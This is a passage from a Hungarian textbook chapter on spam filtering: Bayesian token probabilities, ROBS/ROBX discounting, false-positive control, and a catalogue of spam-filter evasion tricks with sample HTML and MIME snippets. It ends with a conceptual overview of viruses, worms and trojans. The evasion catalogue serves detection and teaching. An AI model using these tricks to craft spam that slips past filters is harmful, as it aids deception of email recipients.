(0.210984)(0.197740)(0.990000)(0.990000)(0.173185)(0.010000)(0.836338)(0.845059)
(0.207959)(0.010000)(0.990000)(0.862871)(0.990000)(0.990000)(0.197946) +
(1 - 0.210984)(1 - 0.197740)(1 - 0.990000)(1 - 0.990000)(1 - 0.173185)
(1 - 0.010000)(1 - 0.836338)(1 - 0.845059)(1 - 0.207959)(1 - 0.010000)
(1 - 0.990000)(1 - 0.862871)(1 - 0.990000)(1 - 0.990000)(1 - 0.197946)
```

ami 0.999993, vagyis igen nagy biztonsággal spamként azonosítható.

4.1.4 A felismerés hatásfokának javítása

4.1.4.1 Több szóból álló tokenek

Nagyobb felismerési pontosságot eredményezhet, ha a tokenek nem csak egy szóból, hanem több szóból is állhatnak (ld. még [Spam1] és [Spam2]). Ennek a módszernek a legnagyobb hátránya, hogy lényegesen több szópár, vagy szóhármas van, mint ahány szó, azaz az adatbázis mérete jelentősen megnőhet, ezen kívül sokkal gyakrabban fordul elő ebben az esetben az, hogy valamelyik szópárból nincs az adatbázisban egy elem sem, vagy csak nagyon kevés.

Az első problémát az adatbázis ritkítása jelenti, amikor is a több szóból álló tokenek nagy része kikerül az adatbázisból, másrészt a szópárokon, vagy akár hármasokon kívül természetesen minden szó külön tokenként is bekerül az adatbázisba. A több szóból álló tokenek csak akkor vesznek részt a felismerésben, ha megfelelő számú előfordulás volt belőlük.

A másik problémát pedig a valószínűségek csökkentésével (discounting [HTKBook]) lehet kezelni.

4.1.4.2 Valószínűségek csökkentése (discounting)

A probléma abból adódik, hogy sose lehet elég nagy tanító adatbázist használni, és ennek következtében mindig lesznek olyan tokenek, melyek csak kis számban fordultak elő a tanítási mintában. Ugyanakkor a kisszámú mintában előforduló token hasonló valószínűségre tehet szert, mint egy olyan token, ami jóval többször fordult elő. A „Bayes szűrők”-nél lévő képlet alapján:

$$P(spam \mid token) = \frac{P(token \mid spam) \cdot P(spam)}{P(token \mid spam) \cdot P(spam) + P(token / notspam) \cdot P(notspam)} =$$

$$= \frac{P(token \mid spam)}{P(token \mid spam) + P(token / notspam)(P(notspam) / P(spam))}$$

ahol a P(token|spam), illetve a P(token|notspam), a token előfordulási valószínűsége spam, illetve nem spam levelekben. A nem spam és spam levelek számának hányadosát - P(notspam)/P(spam) – a továbbiakban “scalefactor”-nak nevezzük. Látható, hogy ha a spam és nem spam levelek száma megegyezik, akkor ez a scalefactor 1, tehát el is hagyható.

Nézzünk egy példát, hogyha pl. a spam levelek száma 10000, valamint a nem spam levelek száma is 10000, akkor a következő két token spam valószínűsége ugyanakkora, pedig az egyik minta jóval kisebb [Eberhardt]:

Token előfordulása spamben	Token előfordulása nem spam levélben	P(token|spam)	P(token|notspam)	Token valószínűsége
5000	1000	0,5	0,1	0,8333
10	2	0,001	0,0002	0,8333

Táblázat 5. Spam tokenek valószínűsége 10-10.000 spam/nem spam levél esetén

4.1.4.2.1 ROBS és ROBX

Ez a módszer a token spam valószínűségének számítását a következőképpen módosítja annak érdekében, hogy a kis előfordulási tokenek kisebb valószínűséget kapjanak:

$$P(spam \mid token) = \frac{robs * robx + P(token \mid spam)}{robs + P(token \mid spam) + P(token \mid notspam) * scalefactor}$$

ahol a scalefactor az adatbázis tanításához használt spam, és nem spam levelek hányadosa, a robs egy empirikus paraméter, ami azt adja meg, hogy mennyire számítson a robx és mennyire a token valószínűsége. A robx pedig azt adja meg, hogy mekkora annak a valószínűsége egy olyan token, ami nem szerepel az adatbázisban, spam levélben fordul elő. (ld. még [GaRob])

Ezek alapján a példa valószínűségei a következőképpen módosulnak:

```
robx = 0,4 robs = 0,001, scalefactor = 10000/10000=1
P(spam|token1) = (0,001*0,4 + 0,5) / (0,001 + 0,5 + 0,1 * 1) = 0,83261231
P(spam|token2) = (0,001*0,4 + 0,001) / (0,001 + 0,001 + 0,0002 * 1) = 0,63636363
```

A képletből látható, hogy abban az esetben, ha az adatbázisban nem szerepel az adott token, akkor a spam valószínűsége robx-el fog megegyezni, mivel a P(token|spam), és a P(token|notspam) érték is 0 lesz. Abban az esetben, ha mindkét valószínűség kicsi a token spam valószínűsége robx-hez fog közelíteni, míg, ha mindkét valószínűség nagy robx nem fog számítani, és visszakapjuk az eredeti egyenletet.

Tehát ha kicsit a valószínűségek, akkor a robs és robx fog számítani, ahol a robs azt fejezi ki, hogy mi számít számunkra kicsinek. Ha ugyanis robs nagy, és a valószínűségek kicsik, akkor jobban megbízunk a robx értékben, mint a token valószínűségében, míg ha robs kicsi, akkor csak a token valószínűsége számít.

Ismeretlen token valószínűségét, azaz robx értéket megadhatjuk előre is, de pontosabb értéket kaphatunk, ha ezt az értéket is a tanítási mintából számítjuk ki. Ennek során ki kell számolni először a spam valószínűségek összegét:

$$P(sum) = \sum_{tokens} \left(\frac{P(token \mid spam)}{P(token \mid spam) + P(token \mid notspam) * scalefactor} \right)$$

majd ennek segítségével meghatározhatjuk a robx értékét:

$$robx = \frac{P(sum)}{Count(spam) + Count(notspam)}$$

ahol Count(spam) azon tokenek száma, melyek csak spam levélben szerepeltek, és Count(notspam): azon tokenek száma, melyek nem spam levélben szerepeltek.

4.1.4.3 Alternatív tokenizálás

Egy érdekes megközelítés, amit a Lewis vet fel, hogy a felismerés akkor a legbiztonságosabb, ha minden egységesített formában van [DDLewis]. Ennek érdekében a következőket kell tenni:

- mindent kisbetűssé kell alakítani
- ki kell szedni a határoló elemeket, vesszőket és a szóközöket is

Ezt követően a szövegből n-gram-okat (n hosszúságú stringeket) kell készíteni, és azokat kell ellenőrizni.

A módszer abból a szempontból lehet érdekes, hogy attól függetlenül, hogy rengeteg információt eldob a kisbetűkké alakítással, és a határoló elemek kiszedésével, mégis biztosítja, hogy a szűrő dönthesse el, hogy melyek azok a karaktersorozatok, amelyek érdekesek, valamint számos a spam-elők által használt trükköt kiküszöböl. Gyakorlatilag több szó együttes előfordulását is figyelembe tudja venni úgy, hogy a szavakhoz csatolt képzők nem befolyásolják az eredményt.

4.1.4.4 Vakriasztások kiküszöbölésének lehetőségei

A vakriasztások a spamszűrők legkomolyabb hibaforrásai. Abból ugyanis nagy kár nem származik, ha pár százalék spam átjut a szűrőn, viszont ha akár egyetlen fontos üzleti levelet kiszűr, már komoly károkat okoz. A spam szűrés tehát olyan döntéshozatali eljárás, ahol a kétfajta hiba (false positive, false negative) erőteljesen aszimmetrikus preferenciájú. Éppen ellentétes, pl. egy vírusvédelemmel, ahol a magasabb felismerési arány érdekében bocsánatos bűnnek számít a megnövekedett vakriasztási arány.

Az ideális természetesen az lenne, ha a spam szűrő minden spamet megtalálna, és nem lenne egyetlen vakriasztás sem. Ez azonban a spam természetéből adódóan nem lehetséges, hiszen tökéletes definíció sem adható rá. Következésképpen meg kell találni azt a legjobb arányt, ami mellett a vakriasztások aránya nagyon kicsi (gyakorlatilag nulla), viszont a spamek felismerési aránya magas (egyéni felhasználóknál 99% fölötti, több felhasználónál pedig 90-95% fölötti).

Egyéni felhasználók esetén a vakriasztások a felhasználó által tanított levelek hatására egyre alacsonyabb lesz, miközben a magas spam találati arány is megmarad, illetve növekedhet is. Ennek oka az, hogy a szűrő az idő előrehaladtával (de leginkább az egyre több levél miatt) egyre inkább megtanulja a felhasználó leveleinek jellegzetességét. Abban az esetben azonban, ha a szűrő szerveren fut, ezeknek a jellegzetességeknek a megtanulására nincs mód, hiszen sok felhasználó sokféle levelet kap, valamint az adatbázis taníthatósága sem olyan egyszerű kérdés, mint az előző esetben.

Új algoritmusok nélkül a vakriasztásokat a következő módokon lehet megszüntetni, illetve a hatásfokán javítani:

- ***Spamnek minősítés határértékének módosítása***: Ez határozza meg, hogy mekkora valószínűség fölött dönt a szűrő úgy, hogy az adott levél spam.
- ***Levél tanítása***: A vakriasztást meg lehet szüntetni azzal is, hogy a kérdéses leveleket rátanítjuk az adatbázisra. Ebben az esetben azonban figyelni kell, hogy nehogy túlságosan romoljon a spam felismerés hatásfoka, valamint, hogy lehetőleg ne legyenek túlságosan hasonlóak a tanított levelek. Ez utóbbira azért van szükség, mivel ha hasonlóak, akkor a szűrő mindig a hasonlóságokat fogja megtanulni, és esetleg nem azokat a jellemzőket, amikkel a spamet a nem spamtől el lehet különíteni. Előfordulhat az, hogy a szűrő több hasonló levélből megtanulja, pl. a

küldő cég nevét vagy címét, és ezen információk alapján dönti el a levélről, hogy nem spam.

- ***Nem látott elem valószínűségének beállítása***: Ha egy token nincs benne az adatbázisban, akkor nincs hozzá valószínűség rendelve. Ebben az esetben a szűrő egy kívülről beállítható alapértelmezett valószínűséget használ. Ha ez az érték túl kicsi, akkor a kisebb, de meghatározó valószínűségek helyett is a soha nem látott tokeneket választja, ha viszont túl nagy, akkor abban az esetben, ha nem talál az adatbázisban lévő tokent, akkor néhány spamre utaló jel azt eredményezheti, hogy a levelet spamnek minősíti a szűrő. Ez spam levél esetében kifejezetten előnyös, viszont a nem spam leveleknél, ahol a személyes levelek jellege jelentősen eltérhet az adatbázisnak megtanított levelektől már nem célszerű.

- ***Minimum és maximum valószínűségek***: Annak érdekében, hogy egyik token se befolyásolhassa túlságosan a felismerés eredményét, a tokenek valószínűsége sosem lehet kisebb, illetve nagyobb a minimum és a maximum valószínűségnél. Ennek a két értéknek a megváltoztatásával lehet szabályozni, hogy a tokenek maximum mekkora részben vehessenek részt az eredmény kialakításában.

4.1.4.5 Felismerési és vakriasztási arány

A spam szűrők megbízhatóságát két mérőszámmal lehet meghatározni. Az egyik a felismerési, a másik pedig a vakriasztási arány. Ez a két mérőszám azonban nagyban függ a tanításhoz, és az ellenőrzéshez használt mintáktól. A különböző szűrőkhöz tartozó tipikus értékek (forrás: M. Sergeant: Internet Level Spam Detection and Spam Assassin 2.50, Messagelabs) a következők:

	DNSBL	**Mintakeresés**	**Heurisztika**	**Statisztika**
Felismerés	0-60%	80%	95%	99%+
Vakriasztás	10%	2%	0.5%	0.1%

Táblázat 6. A különböző szűrőkhöz tartozó tipikus %-os értékek

(A DNSLB a korábban említett, független szervezetek által nyilvántartott domain nevekre vonatkozó tiltólistát jelenti.) A táblázatból látszik, hogy a legjobb eredményt a statisztikai alapon működő szűrőkkel lehet elérni. Ez az eredmény azonban egy kicsit csalóka, ugyanis a felismerési arány csak személyes levelek ellenőrzésekor igaz. Abban az esetben, ha különböző felhasználók leveleit kell szűrni a felismerési arány csak 80-95%. Ez abból adódik, hogy a statisztika elsősorban a levelek személyes jellegét tudja megtanulni.

Valójában azonban egy spam szűrő megbízhatóságát nem csak ez a két arány határozza meg, hanem az is, hogy mennyire képes reagálni a spamek változásaira. Egyértelmű ugyanis, hogy a spam küldők mindig, újabb és újabb trükköket fognak kitalálni annak érdekében, hogy az újabb és újabb spam szűrőkön is átjuthassanak. Ezért a spam szűrőknek automatikusan reagálniuk kell ezekre az új spamekre. Ezt a reagálást azonban nem lehet mérni, de azért meg lehet becsülni, hogy melyik szűrő milyen mértékben képes az új spamekkel megbirkózni.

- ***DNSBL***: mivel ez a módszer nem függ a spamek fajtájától, ezért elvileg mindegy neki, hogy új, vagy régi típusú spammel van dolga.

- ***Mintakeresés***: csak a program, illetve az adatbázis frissítésével tud lépést tartani a spamekkel.

- ***Heurisztika***: Hasonló, mint az előző.

- ***Statisztika***: Automatikusan képes megtanulni a spam jellemzőit abban az esetben, ha a felhasználó megadja, hogy szerinte melyik levél spam, és melyik nem.

4.1.4.6 Nem spam levelek tanítása

A szűrő alapvetően akkor tudja megkülönböztetni a spam leveleket a nem spam-ektől, ha mind a két fajtából eleget lát. A kétfajta levél számának nem túl nagy eltérése (30-40%) még nem okoz túl nagy problémát, mivel akkor még mindig elegendő számú token van mindkét fajta levélből, valamint a RobS, RobX módszerben is használatos scalefactor ezt valamennyire kiküszöböli. Teljesen azonban nem lehet egyik fajta levél sem túlsúlyban, hiszen az a felismerési, vagy a vakriasztási arány romlásához vezetne. A felhasználó viszont elsősorban csak azokat a leveleket fogja a szűrőknek tanítani, amelyeket hibásan nem ismert fel spamnek. Viszont a helyes magas felismerési arány, és az alacsony vakriasztási arány eléréséhez szükség van arra, hogy a felhasználó a nem spam leveleit is megtanítsa az adatbázisnak.

4.1.5 Feature filtering (jellemzők szűrése)

A Bayes szűrő általában csak a tokenek (azaz általában szavak) valószínűségét figyeli. Sok olyan jellemző van azonban, amit nem lehet csak a szavak szintjén leírni. Ilyen, pl. a kis és nagybetűk keverése, vagy a nagybetűk magas aránya, ami a tartalom nélkül is utalhat a levél spam voltára.

Vizsgálható jellemzők (feature-ok), (forrás: [Eberhardt]):

- *Általános jellemzők:*
  - *Kis/nagybetű arány*: a kis és nagybetűk arányát adja meg egy szón, illetve egy bufferen belül. Ebből a szempontból érdekes terület lehet, pl. a tárgy, vagy akár a teljes levél. Különálló szavakra valószínűleg nem érdemes értelmezni.
  - *Betűk és egyéb karakterek aránya*: hasonló az előzőhöz azzal a különbséggel, hogy szavakra is lehet értelmezni, pl. úgy, hogy ha az adott token nincs az adatbázisban, akkor az eredeti tokenből csak a betűket kell meghagyni, és így kell kikeresni az adatbázisból.
- *Spamekben használt trükkök, vagy azokra utaló jelek felfedezése:* Az azonos című fejezetben (ld. alább) leírt trükköket (pl. szótördelés karakterekkel) ki kell szűrni, azaz a tokent összehasonlíthatóvá kell tenni. A trükk maga is jelzi azt, hogy az aktuális levél spam.
  - szavak széttördelése
  - színek használata
  - szöveg elrejtés
  - véletlenszerű szövegek elhelyezése stb.
- *Levél feladójának vizsgálata*
- *Levél címzettjének vizsgálata*
- *Reply-To mező ellenőrzése*
- *Message ID vizsgálat*
- *Levél tárgyának vizsgálata*

- *Egyéb feature-ök*

4.1.6 Spamekben használt trükkök

Ahogy a spam szűrők képességei fejlődnek, a spamek küldői egyre újabb trükköket vetnek be annak érdekében, hogy a felismerést megnehezítsék. Ebben a szakaszban az újabb trükköket ismertetjük, annak érdekében, hogy a felismerésük ne okozhasson problémákat.

A példák nagy részének forrásai: [Spam3] és [Eberhardt].

4.1.6.1 Képen tárolt szöveg

A teljes levél egy rövid HTML lapot tartalmaz, amiben egy egyszerű hivatkozás van egy képre. A spam szövege ténylegesen a képen helyezkedik el.

Elképzelhető olyan eset is, hogy a kép is a levélben van, MIME mellékletként, és a levél csak azt a képet tartalmazza. Hasonló módon lehetőség van dokumentumok, videók, animációk, flash-ek elhelyezésére is a levélben. Az egyetlen különbség a kép és az utóbbiak között, hogy míg a képet a levelező program általában automatikusan megjeleníti, addig az egyéb típusok megtekintéséhez a felhasználó közreműködése is szükséges.

Példa:

```
<html>
<img src="http://www.your-info-station.com/Sla/chalkboard.gif">
<div><a href="http://www.your-info-station.com/Sla/eb.php?x=52c">
<img src="http://www.your-info-station.com/Sla/pitch.gif">
</a></html>
```

4.1.6.2 Láthatatlan tinta

Normál levélre jellemző szavakat helyez el a levélben úgy, hogy a háttér ugyanolyan legyen, mint a szöveg színe. Így csak a szűrő látja azokat, a levél megjelenítésekor ezek már nem látszanak.

Példa:

```
<font color="white" size="-1">search words: suspensory obscure
aristocratical meningorachidian unafeared brahmachari</font>
```

4.1.6.3 Hasonló színek használata

Hasonló a láthatatlan tintához, azzal a különbséggel, hogy nem ugyanolyan, hanem csak nagyon hasonló színeket használ.

Példa:

```
<table bgcolor="#113333"><tr><td><font color="#123939">those rearing
lands</font><br>
<table><tr><td><br><font color="yellow" size=5><b>Plasticine sex-
cartoons.</b></font><br>
<font color="#423939">eel harness highest</font><br>
<font color="white" size=3>Absolutely new category of adu1t sites.
</td></tr></table>
<font color="#123939">nobody jets held<br>Northumbria- diamond
sleep</font></td></tr></table>
```

4.1.6.4 Szöveg, mint szegély

A megtévesztő szöveget úgy helyezi el a levélben, hogy annak megjelenítéskor egy vékony csíknak tűnjön. A betű színe ebben az esetben különbözik a háttértől, viszont a mérete olvashatatlanul kicsi. Ha a szöveg méretét 0-ra állítja, akkor még a vékony csík sem fog látszani.

Példa:

```
<table border="0" cellspacing="0" cellpadding="0">
    <tr>
      <td style='font-size:1px; color:#C5E6FE;'>
w4k78z3rs4ufl6mbyou37q3ol61ygcr6q3t75r9b3cj0jox3jo71t82jcj6bq3f65x5
1uwt7q3k73hyvihz2miixybwy6j2q7t
```

4.1.6.5 Szavak széttörése HTML tag-ekkel

A szavakat HTML kommentekkel, üres vagy hibás tag-ekkel töri szét.

Példa:

```
milli<!-- xe64 -->onaire
Fi</n>nd N</n>ew </n>Fri</n>end</n>s
Vi<b></b>agra
F<XYZ>r<XXYA>ee
```

4.1.6.6 Szavak széttörése több HTML tag-gel

Olyan HTML tag-eket használ, melyek kezdő és záró tagja közé írt szövegek nem jelennek meg a felhasználónál.

Ezek a tag-ek:

- <comment></comment>
-
- <frame><noframes></noframes></frame>
- <style></style>

Példák:

```
Via<comment>6q5r7</comment>gra
V<font size=0> </font>i<font size=0> </font>a<font
size=0> </font>g<font size=0> </font>r<font size=0> </font>a
Ere<frame><noframes>ywl55</noframes></frame>ctions
<style>RANDOM</style>
```

4.1.6.7 Szöveg elrejtése HTML tag-ek segítségével

Olyan HTML tag-ek használata, amelyek használatakor a tag-ek közötti szöveget a felhasználó nem látja, de nem alkalmasak szavak széttördelésére.

Ilyen tag-ek:

- <title> </title>
- <marquee></marquee>: abban az esetben, ha kis méret van megadva neki, ilyenkor ugyanis, csak egy kis sávban, vagy négyzetben fut a két tag közé beírt szöveg.

Példák:

```
<title>dinosaur reptile ghueej egrjerijg gerrg</title>
<marquee bgcolor="white" height="8" width="8">Did you ever play that game when you
were a kid where the little plastic hippo tries to gobble up all your
marbles?</marquee>
```

4.1.6.8 Szöveg elrejtése a HTML elé

A <html> tag elé beszúrt véletlen szavak, számok, vagy a nem spamekre jellemző szavak a felhasználó számára láthatatlanok maradnak.

4.1.6.9 Szavak elrejtése a headerben

Egy saját mime property-be rejt el olyan szavakat, melyek a felismerést nehezítik.

4.1.6.10 Táblázatok

Táblázatok alkalmazása oly módon, hogy a levélben az egymás után következő szórészek a táblázatban egymás alá kerüljenek. Az egymás után jövő táblázatok pedig egymás mellé kerülnek, és így a felhasználó el tudja olvasni a tényleges szöveget.

Példa:

D	ipl	oma
u	niv	ers
a	nd	lif

4.1.6.11 Multipart-os mime

A multipartos mime-ban a text/plain rész egy normális szöveget tartalmaz, míg a text/html rész tartalmazza a tényleges spamet. A levelező program általában csak a HTML-es részt fogja megjeleníteni.

Példa:

```
------=_NextPart_001_2D3DF_01C29D73.26716240
Content-Type: text/plain;
The modes of letting vacant farms, the duty of supplying buildings and permanent
improvements, and the form in which rent is to be received, have all been
carefully discussed in the older financial treatises. Most of these questions
belong to practical administration, and are, moreover, not of great interest in
modern times. Certain plain rules, may, however, be stated. The claims of
successors to the late tenant should not be overlooked; it is better for the
tenure to be continued without break, and therefore the question of new letting
ought rarely to occur.
------=_NextPart_001_2D3DF_01C29D73.26716240
Content-Type: text/html;
<p><b><font face=Arial>Now is the perfect time to get a mortgage, and we have a
simple and free way for you to get started.</font></b></td>
```

4.1.6.12 Szavak betűkre tördelése

Szóközök, illetve más nem túl zavaró karakterek beszúrása minden betű közé. A levelet olvasó ettől még jórészt ki tudja olvasni a szavakat, de a minta alapú spam-szűrők számára komoly nehézséget okoz az azonosítás.

Példa:

```
M O R T G A G E
F*R*E*E V'I'A'G'R'A O*N*L*I*N*E
```

4.1.6.13 Szkriptek használata

A HTML törzsét egy Java Scriptben tárolja, ami csak akkor jelenik meg, ha a levelet a felhasználó megnyitja.

4.1.6.14 Betűk kicserélése

A betűket a betűkhöz hasonló számokra, vagy ékezetes betűkre cseréli le. Ez ismét csak nem okoz értelmezési problémákat a humán processzorok számára, viszont a spam szűrőket megzavarhatja.

Példa:

```
3OO+ hours of wHia rld Cl0 R Ew shemaIe \/lDE0s and t0ns of h0t pictures.
V1DE0 T4PE M0RTG4GE
Fántástěç -- eárn mőney thrôugh unçőlleçted judgments
```

4.1.6.15 HTML kódok használata

HTML kódok használata betűk helyett.

Példa:

```
&#87;&#97;tc&#104; &#68;ogs &#115;&#108;u&#114;p&#32;you
&#110;&#103; &#103;&#105;&#114;&#108;&#115;&#32;p&#117;s&#115;
```

4.1.6.16 Szóközök lecserélése

A szavakat elválasztó szóközöket lecseréli valamilyen más karakterre.

Példa:

```
DidAyouFknowNyouMcanBgetVprescriptionVmedications prescribedTonlineTwith
       NORPRIORRPRESCRIPTIONRREQUIRED!
WeZhaveztheXlargestLselectionLofNprescriptionsNavailableZonline!
      LowestzPrices -- NextzDayxDelivery
```

4.1.6.17 Szöveg a jobb oldalon

Egy legális a nem spam levelekre jellemző szót rak a levél tárgyának a végére sok szóközzel, vagy tabbal elválasztva.

Példa:

```
Subject: FEATURED IN MAJOR MAGAZINES                    algorithmic
```

4.1.6.18 Formátum elrejtése

A TXT illetve HTML fájlokat multipartos mime-ba helyezi el oly módon, hogy a mime típusa nem utal a tényleges típusra.

Példa:

```
Content-Type: application/octet-stream; name="HOD276.txt"
```

4.1.6.19 Szótár trükk

A levél szövegébe nagymennyiségű normális levelezésbe illő szót illesztenek, hogy azok elnyomják a Bayes döntéshozatal során a spamre utaló szavakat.

Példa:

```
Free Cable%RND_SYB TV

 accost kerchief correlate bloke dissociable electrocardiograph maureen alvarez
quip strabismus compendium palmyra cankerworm gingko ganges loquat orgy bella
they're hoosier selwyn stratum applied puddle tuck affectation tyrannic detention
automorphic lavish correspond upsilon
profundity balloon guaranty auckland repairman commotion conifer cole redundant
category
```

További ismeretszerzésre ajánlott olvasmányok, források:

- Paul Graham. “A Plan for Spam.” August 2002.
  `http://www.paulgraham.com/spam.html`
- SurfControl publikációk.
  `http://www.surfcontrol.com/resources/whitepapers/`

4.2 Forgalomszűrés: vírusok

4.2.1 Alapfogalmak

A vírusok és a férgek és trójai programok mind ún. *malware* (rosszindulatú) programok alfajai. E kategóriák alkalmazása a köznapi nyelvhasználatban átfedi egymást, ezért célszerű a pontos definiálásuk.

Trójai programoknak olyan programokat nevezünk, amelyek azt színlelik, hogy valamilyen hasznos tevékenységet végeznek, ám eközben a háttérben megbújik egy romboló programrészük is, amely titokban végzi áldatlan tevékenységét.

A *vírus* egy olyan önreprodukáló számítógépes program, amely úgy fertőz más programokat, hogy azok tartalmazzák a vírus egy (esetleg megváltoztatott) új példányát.

A *férgek* olyan programok vagy programgyűjtemények, amelyek képesek más rendszerekre eljuttatni önmaguk funkcionálisan ekvivalens másolatát. Megjegyzendő, hogy a vírusokkal ellentétben ez a csoport nem szükségszerűen csatolja saját programját más hordozóprogramokhoz.

A vírusok és férgek igen közel állnak egymáshoz, mivel mindkét csoport rendelkezik az önreprodukció képességével. De míg a vírusok más végrehajtható objektumokat (legyen az program, merevlemez indítórekord, vagy végrehajtható makró kódot tartalmazó dokumentum) keresnek, és azokba fészkelik magukat és így terjednek hordozóról hordozóra, addig a férgek általában önmaguk változatlan példányát küldik tovább, így a terjedés során a hordozójuk gyakorlatilag változatlan.

Források:

- Frequently Asked Questions on Virus-L/comp.virus
- F. Cohen: "Computer Viruses. Theory and Experiments", Proceedings Of The 7th National Computer Security Conference, pp. 240-263, 1984.

4.2.2 A vírusok típusai

A vírusok két alapvető szempont szerint oszthatók szét csoportokra: fertőzési stratégiájuk szerint illetve víruskódot hordozó objektum típusa szerint.

4.2.2.1 Vírusok fertőzési stratégiái

Egy vírus alapfunkciója az, hogy megfertőzzön más programokat

A célpontok megtalálására két alapstratégia létezik. Az első szerint, amint a vírus egy fertőzött program révén lefut, azonnal nekilát megkeresni a neki tetsző célpontokat, és meg is fertőzi azokat. A másik alapstratégia szerint a vírus rezidenssé válik, magára irányítva a szükséges rendszerhívásokat. Amint ezek valamelyike bekövetkezik, a vírus megfertőzi a megnyitott/futtatott objektumot.

4.2.2.1.1 Rezidens vírusok

A rezidens vírusok hatásmechanizmusa az alábbiak szerint foglalható össze:

1. A számítógépre bejutott fertőzött program lefut.
2. A vírus valamilyen módon rezidens marad a memóriában, magára irányítva egy vagy több megszakítást. Makróvírusok esetében a globális sablont fertőzi meg, ott létrehozva a megfelelő eseménykezelő eljárásokat.
3. Bizonyos műveletek végrehajtásakor a vírus aktivizálódik, célpontot keres, majd azt megfertőzi. Ezek után bármelyik program akar megnyitni egy fájlt (legyen az a program egy szövegszerkesztő vagy akár egy víruskereső), a vírushoz fut be ez a kérelem.

4.2.2.1.2 Közvetlenül fertőző vírusok


A hatásmechanizmus az alábbi pontokban foglalható össze:

1. A számítógépre valamilyen módon bejutott fertőzött program lefut.
2. Az aktivizálódott víruskód lefut, keres egy vagy több fertőzendő célpontot és végrehajtja a fertőzést. A közvetlenül fertőző vírusok általában egy-egy alkalommal meghatározott számú célpontot támadnak meg. Ha az adott gépen már sok fertőzött program található, akkor az új célpontok keresése hosszabb ideig is eltarthat, ami gyanúsan megnöveli a fertőzött programok indítási sebességét.
3. Mindezek után a vírus futása leáll, inaktívvá válik. A célpontok megfertőzése után a vírus átadja a vezérlést az eredeti programnak, nem hagyva maga után semmi nyomot a memóriában. A fertőzött programok jelenlétén kívül semmilyen jel nem utal ezekre a vírusokra, a programok indításának lassulásán kívül semmi hatásuk nincsen.

4.2.2.2 Vírusok célpontjai

A vírusokat hordozójuk szerint is csoportosítani lehet. Az első csoportba tartozó vírusok a rendszerindítás folyamatába kapcsolódnak be, és az abban szerepet játszó boot szektort fertőzik meg (boot vírusok). A második csoport a közönséges futtatható programokat hordozóul felhasználó vírusoké (program – vagy fájlvírusok). A harmadik csoport a dokumentumállományokban élősködő makróvírusoké. Külön csoportba sorolhatók a forráskód formában terjedő szkript vírusok.


A vírusok típus szerinti eloszlását, annak időbeni alakulását szemlélteti a mellékelt ábra.



Ábra 15. A vírusincidensek típus szerinti eloszlása

A kezdetekben, a 80-as évek végen, 90-es évek elején körülbelül egyforma gyakorisággal bukkantak fel a program- illetve a boot vírusok. Teljesen új helyzetet teremtett azonban a Windows megjelenése és széles körű elterjedése 1992-93 tájékán. A Windows az EXE programok szerkezetében olyan változásokat hozott, amelyekre a régebbi programvírusok nem voltak felkészítve. Ezért aztán helyrehozhatatlanul megrongálták, és futtathatatlanná tették a Windows programjait. Így ezeknek a programvírusoknak nem volt esélyük hosszabb ideig észrevétlenül terjedni.

Az ezt követő eseményeket egy részletesebb, a Virus Bulletin havi összesítéseit (`http://www.virusbtn.com/resources/prevalence/index.xml`) alapul vevő grafikonon szemléltetjük.



